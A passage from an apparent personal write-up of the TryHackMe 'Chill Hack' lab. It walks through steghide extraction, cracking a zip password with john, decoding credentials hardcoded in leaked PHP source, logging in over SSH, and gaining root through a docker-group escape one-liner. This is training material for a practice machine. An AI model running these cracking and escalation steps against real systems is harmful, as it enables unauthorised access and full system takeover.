steghide extract -sf hacker-with-laptop_23-2147985341.jpg

Enter passphrase:
wrote extracted data to "backup.zip".


~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±4 (0.019s)
ls
 aggressiveScan.txt   allPortScan.txt   backup.zip   'Chill Hack.md'   hacker-with-laptop_23-2147985341.jpg   note.txt
```

I didnt put any password in this btw just hit ENTER u should have your zip here

Lets unzip this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chi
unzip backup.zip

Archive:  backup.zip
[backup.zip] source_code.php password:
```

Ok so lets run zip2john and crack this using john

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±1 (0.115s)
zip2john backup.zip > hash.txt

ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr: 2b chk, TS_chk, cmplen=554, decmplen=1211, crc=69DC82F3

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±2 (1.288s)
john hash.txt -w=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±2 (1.286s)
john --show hash.txt

backup.zip/source_code.php:pass1word:source_code.php:backup.zip::backup.zip

1 password hash cracked, 0 left
```

Now lets unzip this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±2 (16.762s)
unzip backup.zip

Archive:  backup.zip
[backup.zip] source_code.php password:
  inflating: source_code.php

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±5 (0.021s)
ls -al

total 112
drwxr-xr-x 1 pks pks   246 Sep 21 19:46  .
drwxr-xr-x 1 pks pks   588 Sep 21 18:53  ..
-rw-r--r-- 1 pks pks  1427 Sep 21 19:05  aggressiveScan.txt
-rw-r--r-- 1 pks pks  8584 Sep 21 19:05  allPortScan.txt
-rw-r--r-- 1 pks pks   750 Sep 21 19:41  backup.zip
-rw-r--r-- 1 pks pks  9514 Sep 21 19:45 'Chill Hack.md'
-rw-r--r-- 1 pks pks 68841 Oct  3  2020  hacker-with-laptop_23-2147985341.jpg
-rw-r--r-- 1 pks pks  1239 Sep 21 19:44  hash.txt
-rw-r--r-- 1 pks pks    90 Sep 21 19:08  note.txt
-rw-r--r-- 1 pks pks  1211 Oct  3  2020  source_code.php
```

Now lets see this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±5 (0.021s)
cat source_code.php

<html>
<head>
        Admin Portal
</head>
        <title> Site Under Development ... </title>
        <body>
                <form method="POST">
                        Username: <input type="text" name="name" placeholder="username"><br><br>
                        Email: <input type="email" name="email" placeholder="email"><br><br>
                        Password: <input type="password" name="password" placeholder="password">
                        <input type="submit" name="submit" value="Submit">
                </form>
<?php
        if(isset($_POST['submit']))
        {
                $email = $_POST["email"];
                $password = $_POST["password"];
                if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
                {
                        $random = rand(1000,9999);?><br><br><br>
                        <form method="POST">
                                Enter the OTP: <input type="number" name="otp">
                                <input type="submit" name="submitOtp" value="Submit">
                        </form>
                <?php   mail($email,"OTP for authentication",$random);
                        if(isset($_POST["submitOtp"]))
                                {
                                        $otp = $_POST["otp"];
                                        if($otp == $random)
                                        {
                                                echo "Welcome Anurodh!";
                                                header("Location: authenticated.php");
                                        }
                                        else
                                        {
```

Here is a password also look at the echo at the bottom of this image its a password for Anurodh

Lets decode this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±3 (0.023s)
echo IWQwbnRLbjB3bVlwQHNzdzByZA== | base64 -d

!d0ntKn0wmYp@ssw0rd%
```

User creds

Username : anurodh
Password : !d0ntKn0wmYp@ssw0rd

Lets login with SSH

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main) (11.177s)
ssh anurodh@10.10.23.2
anurodh@10.10.23.2's password:

anurodh@ubuntu:~ (0s)
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Sep 21 14:20:03 UTC 2024

  System load:  0.0               Processes:              120
  Usage of /:   24.9% of 18.57GB  Users logged in:        1
  Memory usage: 21%               IP address for eth0:    10.10.23.2
  Swap usage:   0%                IP address for docker0: 172.17.0.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


anurodh@ubuntu ~ (0.172s)
id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)

anurodh@ubuntu ~
```

Vertical PrivEsc

So this should be pretty easy as if u look at the `id` command we are in the docker group

```
anurodh@ubuntu ~ (0.172s)
id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
```

So docker only work with sudo command so docker is mapped is always mapped to be ran with sudo if its not explicit in the sudo permissions

Lets find the trick on GTFObins

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Lets run this to get root

```
anurodh@ubuntu ~
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
#
```

And here is your root.txt i.e. proof.txt in the machine

```
anurodh@ubuntu ~
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys)
# ls -al /root
total 68
drwx------  6 root root  4096 Oct  4  2020 .
drwxr-xr-x 24 root root  4096 Oct  3  2020 ..
-rw-------  1 root root     0 Oct  4  2020 .bash_history
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
drwx------  2 root root  4096 Oct  3  2020 .cache
drwx------  3 root root  4096 Oct  3  2020 .gnupg
-rw-------  1 root root   370 Oct  4  2020 .mysql_history
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-r--r--  1 root root 12288 Oct  4  2020 .proof.txt.swp
drwx------  2 root root  4096 Oct  3  2020 .ssh
drwxr-xr-x  2 root root  4096 Oct  3  2020 .vim
-rw-------  1 root root 11683 Oct  4  2020 .viminfo
-rw-r--r--  1 root root   166 Oct  3  2020 .wget-hsts
-rw-r--r--  1 root root  1385 Oct  4  2020 proof.txt
#
```

Thanks for reading :)